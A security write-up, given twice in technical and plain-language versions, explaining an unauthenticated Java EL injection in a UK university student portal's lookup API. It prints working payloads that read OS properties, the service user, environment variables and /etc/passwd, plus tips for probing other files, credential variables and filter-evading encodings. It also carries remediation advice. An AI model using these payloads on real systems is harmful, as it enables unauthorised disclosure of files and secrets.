Security Findings: How a simple EL Injection led to full server compromise?
An unauthenticated attacker could inject Java Expression Language (EL) code into the 'type' parameter of a lookup API endpoint, causing the server to evaluate the expression and reflect the result. This allowed disclosure of operating system details, the server username, environment variables, and the contents of /etc/passwd.

A critical Expression Language (EL) Injection vulnerability was identified on a student support portal, allowing unauthenticated attackers to execute arbitrary Java code on the server. By appending a crafted payload to a simple API parameter, the application evaluated the expression server-side and reflected the…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a student support portal belonging to a university in the UK. According to the technology provider, the underlying platform is used by numerous educational institutions, so a flaw in the core product has reach beyond a single site.
The feature involved is the application's global lookup API endpoint, which takes a type parameter and looks up a resource by that identifier. Normally the parameter is a plain value such as a numeric ID, and the application returns the matching resource or an error saying it was not found.
Setup
The exploit required no specialised tooling or complex bypasses, just a single unauthenticated HTTP request, so no authentication or special precondition is documented.
Finding it
During testing, a request was made to the global lookup API endpoint with a standard parameter:
/api/global/lookup/?type=123
Appending a URL-encoded Java EL payload to the type parameter forced the application to evaluate the expression and reflect the result in the HTTP response:
/api/global/lookup/?type=${T(java.lang.System).getProperty('os.name')}

The server responded with an error message that included the executed output: "Resource with given ID Linux was not found". The value Linux is the result of System.getProperty('os.name'), so the parameter was being evaluated as an expression rather than treated as a literal string. The report reads this as the web server not being configured to sanitise or deny user-supplied input containing EL syntax, treating it as executable code instead of a static string.
Exploitation
Step 1: Confirm evaluation with the OS name
The first payload, shown above, calls the static method T(java.lang.System).getProperty('os.name') through the EL T() operator. The evaluated result, Linux, was placed into the error message, which confirmed server-side expression evaluation and gave the first piece of host information.
Step 2: Read the server username
/api/global/lookup?type=${T(java.lang.System).getProperty(‘user.name’)}

This reads the user.name system property. The response exposed the user running the service: tomcat.
Step 3: Read the operating system
/api/global/lookup/?type=${T(java.lang.System).getProperty('os.name')}
This is the same expression as in the discovery step, returning Linux as the underlying OS.
Step 4: Read the PATH variable
/api/global/lookup/?type=${T(java.lang.System).getenv(‘PATH’)}

getenv reads an environment variable rather than a system property. The response returned the PATH value:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
Step 5: Read a file
/api/global/lookup/?type=${new java.util.Scanner(new java.io.File('/etc/passwd')).useDelimiter('\\A').next()}

This expression instantiates a java.util.Scanner over /etc/passwd, sets the delimiter to \\A (the beginning of input) so the whole file is read as a single token, and calls next(). The complete contents of /etc/passwd were returned, exposing system users, home directories and shell configurations.
Root cause
Expression Language is commonly used in Java-based applications to evaluate expressions dynamically in templates or configuration files. Here the value of the type parameter was passed directly to an EL evaluator without sanitisation, so an attacker could inject arbitrary expressions. The evaluated result was then reflected in error messages and used in application logic.
The report reads this as the web server not being configured to sanitise or deny user-supplied input containing EL syntax. The report notes that automated scanners routinely check for this pattern across millions of domains, so an exposed endpoint of this kind will be found.
Impact
The exposed data gives direct insight into the server's internal configuration. The report stresses that an attacker does not need to exploit any vulnerability in the application itself; the payloads can be used from any external host to:
- map the internal file system and identify privilege escalation vectors;
- extract sensitive system files such as
/etc/passwd, configuration files and private keys; - achieve Remote Code Execution depending on the capabilities of the underlying EL evaluator;
- potentially pivot to other internal services hosted on the same infrastructure.
The report characterises this as a full compromise achieved through a single unauthenticated HTTP request. The RCE and pivoting outcomes are stated as conditional on the evaluator's capabilities and the surrounding infrastructure, not demonstrated in the text.
Fix
The report gives remediation guidance rather than describing a change that was made:
- Disable EL evaluation for user-supplied input. Never pass user-controlled data directly into an EL evaluator; treat all incoming parameters strictly as literal strings or data, not executable code.
- Implement strict input validation. Only allow expected, strict formats. If
typeis only meant to accept numeric IDs, enforce that at the server level and reject anything else. - Block EL metacharacters. Use a WAF or server-level filter to reject input containing EL syntax, including
${,#,%7Bor%24%7B. - Use parameterised queries or direct object lookups. Replace dynamic EL evaluation with safer alternatives: parameterised queries for database lookups, or direct object lookups through a strict, predefined mapping system.
- Other system properties. Swap
os.namefor properties such asuser.dirorjava.versionusing the sameT(java.lang.System).getProperty(...)form. A positive result is the property value appearing in the response or error message. - Other environment variables. Replace
PATHin thegetenvpayload with variables that commonly hold credentials or configuration. A positive result is the variable's value reflected back. - Other files. Point the
Scanner/Fileexpression at other readable paths. A positive result is file content in the response. - Other parameters and endpoints. Apply the same
${...}payload to any parameter that is echoed in errors or used in lookups. A positive result is evaluation rather than literal reflection. - Encoded forms. Try
%7Band%24%7Bvariants of the payload, since the report lists these as the encodings a filter should catch. A positive result is the same evaluated output getting through.
Hunting notes
The report also notes that third-party platforms often power multiple institutions, so a single vulnerability in a core product can expose all of its clients, which makes shared platforms worth testing carefully.
The impact case here rested on showing real data rather than a bare evaluation: the OS name, the tomcat service user, the PATH variable and the full contents of /etc/passwd, all from unauthenticated requests. The report adds that the specific host and the URLs in the original screenshots were intentionally omitted to protect the affected organisation.
What happened, in plain words
A university in the UK runs a student support portal. The software behind that portal is made by a separate technology company, and according to that company the same platform is used by many educational institutions. That detail matters: a hole in the shared product is a hole in every site built on it, not just one.
Someone found a way to make that portal run commands on its own server, without logging in at all. They did it by typing a special piece of text into one ordinary web address. The server took that text, treated it as a small program, ran it, and then helpfully put the answer into the error message it sent back. Through that loop, the researcher learned which operating system the server runs, which user account the service runs under, one of its environment settings, and finally the entire contents of a system file called /etc/passwd.
The whole thing needed one request, sent from an ordinary browser or any tool that can fetch a URL. No account, no password, no special software, no clever tricks to get past a filter.

Background: the pieces involved
Before the steps make sense, here are the moving parts, explained from scratch.
A server. When you visit a website, your browser asks a computer somewhere else for a page. That computer is the server. It holds the website's files and runs the website's code. In this story the server belongs to the university's portal.
An API. Think of a restaurant. The menu and the dining room are the website you see; the kitchen is the server's internal logic. An API is the serving hatch between them: a fixed set of addresses your browser (or an app) can call to ask for a specific piece of data, and the kitchen answers in a structured way rather than with a pretty page. Websites use APIs constantly, for example to fetch your list of courses without reloading the whole page.
An endpoint. An endpoint is one specific address on that API, like one particular hatch. This report concerns a single endpoint, the application's global lookup endpoint.
A parameter. Many endpoints need extra details to know what you want. Those details travel in the URL after a question mark, as name=value pairs. In ?type=123, the parameter is called type and its value is 123. It is like telling the hatch "I want item number 123".
The global lookup feature. This endpoint's job is to look up a resource by its identifier. Normally you give it a plain value such as a numeric ID, and it returns the matching resource, or an error saying nothing was found with that ID. That is the feature the researcher started poking at.
Expression Language (EL). Some Java applications (Java is a popular programming language for building web services) include a small built-in calculator called Expression Language. It lets a template or a configuration file say things like "put the current user's name here" and have the application work it out at the moment the page is built. EL expressions are written inside ${ ... }. The danger is that EL is not just arithmetic: it can reach into the Java runtime and call real functions, including ones that read files and settings.
Injection. Injection is the general name for a whole family of bugs with one shape: the application takes something a user typed and mixes it into something it later executes or interprets, instead of keeping it as inert text. A useful comparison is a form where you write your name and the clerk reads it out loud. If you write "please also open the safe", a good clerk reads the sentence as your name; a bad clerk follows the instruction. EL injection is the bad-clerk case, with the "instruction" being a Java expression.
Reflection. When a server puts your input, or something derived from it, back into its response, that is called reflection. It is how the researcher could see the answers: the server kept repeating the results of the expressions inside its error messages.
Unauthenticated. It means "without logging in". The request needed no account, no session, no password.
Discovery: how the hole was found
The researcher was testing the portal and sent a normal request to the global lookup endpoint, with a plain numeric value in the type parameter:
/api/global/lookup/?type=123
Line by line:
/api/global/lookup/is the path of the endpoint on the server, the address of the serving hatch.?marks the start of the parameters.type=123says: look up the resource whose identifier is 123.
Next, the researcher put a Java EL expression into the same parameter instead of a number:
/api/global/lookup/?type=${T(java.lang.System).getProperty('os.name')}
Line by line:
- Everything up to
type=is the same endpoint and parameter as before. ${ ... }is the wrapper that tells an EL evaluator "this is an expression, work it out".T(java.lang.System)is EL's way of reaching a Java class by name.Tstands for type. Here it reachesjava.lang.System, a built-in Java class that exposes information about the machine the program is running on..getProperty('os.name')calls a function on that class asking for the system property calledos.name, which is the name of the operating system.- The whole thing therefore means: "tell me the operating system's name".
The report describes the payload as URL-encoded. URLs cannot contain every character directly, so browsers and tools sometimes send special characters in an encoded form; the server decodes them back before use. The point of the test is simple: if the server treats the value as plain text, it will look for a resource literally called ${T(java.lang.System).getProperty('os.name')} and find nothing. If the server treats it as an expression, it will work out the expression first and then look for a resource called Linux.
The screenshot shows the operating system of the host coming back from the request.
The server's error message read: "Resource with given ID Linux was not found". That is the giveaway. The word Linux is not something the researcher typed; it is the answer to the expression. The server had evaluated the expression and then pasted the result into its own error text. The report reads this as the web server not being configured to sanitise or deny user input containing EL syntax, so it treated the input as executable code rather than a static string.
The second screenshot shows the contents of /etc/passwd being returned.
Exploitation: what was pulled out, step by step
Once evaluation was confirmed, the researcher used the same trick to ask the server for more. Each step below is a separate request, and each one is unauthenticated.
Step 1: confirm evaluation with the OS name
The first payload, the one above, calls T(java.lang.System).getProperty('os.name') through EL's T() operator. The result, Linux, appeared inside the error message. That confirmed two things at once: the server evaluates expressions in this parameter, and the host runs Linux. It also gave the first piece of information about the machine.
Step 2: read the server username
/api/global/lookup?type=${T(java.lang.System).getProperty(‘user.name’)}
Line by line:
- The endpoint and parameter are the same as before.
${ ... }again marks an expression.T(java.lang.System)again reaches the built-in JavaSystemclass..getProperty(‘user.name’)asks for the system propertyuser.name, which is the name of the account the Java process is running as.
The response exposed the user running the service: tomcat.
The screenshot shows the exposed data, including the server username.
Step 3: read the operating system
/api/global/lookup/?type=${T(java.lang.System).getProperty('os.name')}
This is the same expression as in the discovery step, returning Linux as the underlying operating system. It is repeated here as part of the record of what was extracted.
Step 4: read the PATH variable
/api/global/lookup/?type=${T(java.lang.System).getenv(‘PATH’)}
Line by line:
T(java.lang.System)reaches the same Java class..getenv(‘PATH’)calls a different function,getenv, which reads an environment variable rather than a system property. Environment variables are named settings that the operating system hands to programs when they start, often holding configuration such as where to find programs or where credentials live.PATHis the standard variable that lists the folders the system searches when you type a command name.
The response returned the PATH value:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
The screenshot shows the PATH variable as returned.
Step 5: read a file
/api/global/lookup/?type=${new java.util.Scanner(new java.io.File('/etc/passwd')).useDelimiter('\\A').next()}
Line by line:
new java.io.File('/etc/passwd')creates a Java object that points at the file/etc/passwd. On Linux,/etc/passwdis a long-standing system file that lists user accounts, their home directories and their login shells. It does not normally contain passwords any more, but it still maps out the machine's users.new java.util.Scanner( ... )wraps that file in a Scanner, a Java class normally used to read text piece by piece..useDelimiter('\\A')sets the separator the Scanner uses to split the text.\\Ais a regular-expression marker meaning "the very beginning of the input". Setting the separator to the start of the input means the Scanner never finds a split point, so the whole file becomes a single piece..next()asks for that single piece, which is the entire file.
The complete contents of /etc/passwd were returned, exposing system users, home directories and shell configurations.
The screenshot shows the contents of /etc/passwd as returned by the server.
Why this is critical
The data that came back gives direct insight into the server's internal setup. The report stresses that an attacker does not need to exploit any vulnerability in the application itself; the payloads can be used from any external host to:
- map the internal file system and identify privilege escalation vectors (routes by which a low-powered account might gain more power);
- extract sensitive system files such as
/etc/passwd, configuration files and private keys; - achieve Remote Code Execution (RCE), meaning running arbitrary commands on the server, depending on what the underlying EL evaluator is able to do;
- potentially pivot to other internal services hosted on the same infrastructure, using the compromised server as a stepping stone.
The report characterises this as a full compromise achieved through a single unauthenticated HTTP request. The RCE and pivoting outcomes are stated as conditional on the evaluator's capabilities and the surrounding infrastructure; they are not demonstrated in the text.
Root cause: why it worked at all
Expression Language is commonly used in Java-based applications to evaluate expressions dynamically in templates or configuration files. Here the value of the type parameter was passed directly to an EL evaluator without sanitisation, so an attacker could inject arbitrary expressions. The evaluated result was then reflected in error messages and used in application logic.
The report reads this as the web server not being configured to sanitise or deny user-supplied input containing EL syntax. The report notes that automated scanners routinely check for this pattern across millions of domains, so an exposed endpoint of this kind will be found.
Fix: what the developers should do
The report gives remediation guidance rather than describing a change that was made.
- Disable EL evaluation for user-supplied input. Never pass user-controlled data directly into an EL evaluator; treat all incoming parameters strictly as literal strings or data, not executable code.
- Implement strict input validation. Only allow expected, strict formats. If
typeis only meant to accept numeric IDs, enforce that at the server level and reject anything else. - Block EL metacharacters. Use a WAF (Web Application Firewall, a filter that sits in front of the application and inspects incoming requests) or a server-level filter to reject input containing EL syntax, including
${,#,%7Bor%24%7B. - Use parameterised queries or direct object lookups. Replace dynamic EL evaluation with safer alternatives: parameterised queries for database lookups, or direct object lookups through a strict, predefined mapping system.
If you are testing a similar application, these are the variations the report suggests trying. Each one keeps the same shape and changes one piece.
- Other system properties. Swap
os.namefor properties such asuser.dirorjava.versionusing the sameT(java.lang.System).getProperty(...)form. A positive result is the property value appearing in the response or error message. - Other environment variables. Replace
PATHin thegetenvpayload with variables that commonly hold credentials or configuration. A positive result is the variable's value reflected back. - Other files. Point the
Scanner/Fileexpression at other readable paths. A positive result is file content in the response. - Other parameters and endpoints. Apply the same
${...}payload to any parameter that is echoed in errors or used in lookups. A positive result is evaluation rather than literal reflection. - Encoded forms. Try
%7Band%24%7Bvariants of the payload, since the report lists these as the encodings a filter should catch. A positive result is the same evaluated output getting through.
Hunting notes
The report also notes that third-party platforms often power multiple institutions, so a single vulnerability in a core product can expose all of its clients, which makes shared platforms worth testing carefully.
The impact case here rested on showing real data rather than a bare evaluation: the OS name, the tomcat service user, the PATH variable and the full contents of /etc/passwd, all from unauthenticated requests. The report adds that the specific host and the URLs in the original screenshots were intentionally omitted to protect the affected organisation.
Glossary
- API: a fixed set of addresses a program can call to ask a server for data or actions, separate from the pages a person sees.
- Endpoint: one specific address on an API, such as the global lookup path.
- Parameter: a named value passed in a URL after a question mark, as in
type=123. - Server: the remote computer that stores and runs a website's code and answers requests.
- Client: the program making the request, usually your browser.
- HTTP request: the message a client sends to a server asking for a resource or action.
- Response: the message the server sends back, which can be a page, data or an error.
- Unauthenticated: done without logging in or proving an identity.
- Expression Language (EL): a small expression language built into Java web applications, written inside
${ ... }, used to work out values at runtime. - EL evaluator: the part of the application that reads an EL expression and computes its result.
- Injection: a bug class where user input is mixed into something the application executes or interprets, so the input can change the behaviour.
- EL injection: injection of an EL expression into a place the application evaluates, letting the attacker run expressions of their choosing.
- Reflection: when a server puts user input, or a value derived from it, back into its response.
- Sanitisation: cleaning or rejecting input so that dangerous characters or syntax cannot take effect.
- Input validation: checking that input matches the expected format before using it.
- System property: a named setting in the Java runtime, such as
os.nameoruser.name. - Environment variable: a named setting the operating system passes to programs, such as
PATH. - PATH: the environment variable listing the folders the system searches for programs by name.
/etc/passwd: a Linux system file listing user accounts, home directories and login shells.- Privilege escalation: gaining more access or power on a system than you were meant to have.
- Remote Code Execution (RCE): running arbitrary commands on a remote server.
- Pivot: using one compromised machine as a stepping stone to reach others.
- WAF (Web Application Firewall): a filter placed in front of an application that inspects and blocks suspicious requests.
- URL encoding: representing special characters in a URL in a percent form, such as
%7Bfor{. - Parameterised query: a database query where user input is passed as data separately from the query's structure, so it cannot change the query.
- Recon: the early phase of testing where you map an application and look for signals worth investigating.
- Automated scanner: a tool that sends known test patterns to many addresses to find common bugs.



